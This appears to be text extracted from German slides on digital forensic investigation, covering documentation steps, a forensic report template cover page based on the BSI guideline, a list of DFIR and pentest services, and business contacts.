- ▶ Protokollierung der gewonnenen Daten und durchgeführten Prozesse
- ▶ Werkzeugeinsatz (Warum?, Wie?)
- ▶ Interpretation der Ergebnisse (Fakten)

Dokumentation

Abschließende Dokumentation

- ▶ Wie wurde die Untersuchung durchgeführt?
- ▶ Lückenlose Beschreibung des Untersuchungsverlaufes sowie der eingesetzten Werkzeuge und Methoden
- ▶ Welche Informationen wurden gewonnen?
 - ▶ Ermittlung der Identität des Täters / der Täter,
 - ▶ Ermittlung des Zeitraums der Tat (Erstellung Timeline),
 - ▶ Ermittlung des Umfanges der Tat,
 - ▶ Ermittlung der Ursache und Durchführung
- ▶ Rekonstruktion des Vorfalls anhand der Ergebnisse und Fakten
- ▶ Lessons learned

Datenanalyse

Abschlussbericht

BUSINESS

PRÜFERBERICHT-T-SYSTEMS-MULTIMEDIA-SOLUTIONS†
FORENSISCHE ANALYSE: PROJEKTNAME-IN-ERW-EIGENS.†

Projektnummer → Projektnummer in Erw. Eigens.†
 Version → 1.0†
 Stand → 01.01.2021†
 Dateiname → Report_Forensic_Template.docm†
 †
 Für → Firma†
 Kontakt Person†
 Straße und Hausnummer†
 PLZ/Standort†
 Land†
 †
 Prüfgrundlage → (in Anlehnung an)†
 BSI Leitfaden IT-Forensik†
 †
 Prüfzeitraum → 01.01.2021 to 01.01.2021†
 †



Unsere Leistungen



Unsere Leistungen

- ▶ DFIR/BCM:
 - ▶ Forensische Analyse
 - ▶ Malware Analyse
 - ▶ Forensic Readiness Consulting
 - ▶ Cyber Security Hotline
 - ▶ Business Continuity Management Consulting
- ▶ Pentest
- ▶ Static Source Code Analysis (SCA)

Vielen Dank



Kontakt

Thomas Rahm

People Lead DFIR

Thomas.Rahm@telekom.de

+493512820 2699

+491709168837

Michael Gerdau

GerdauM@telekom.de

+4940570062 8033

+4915173063341

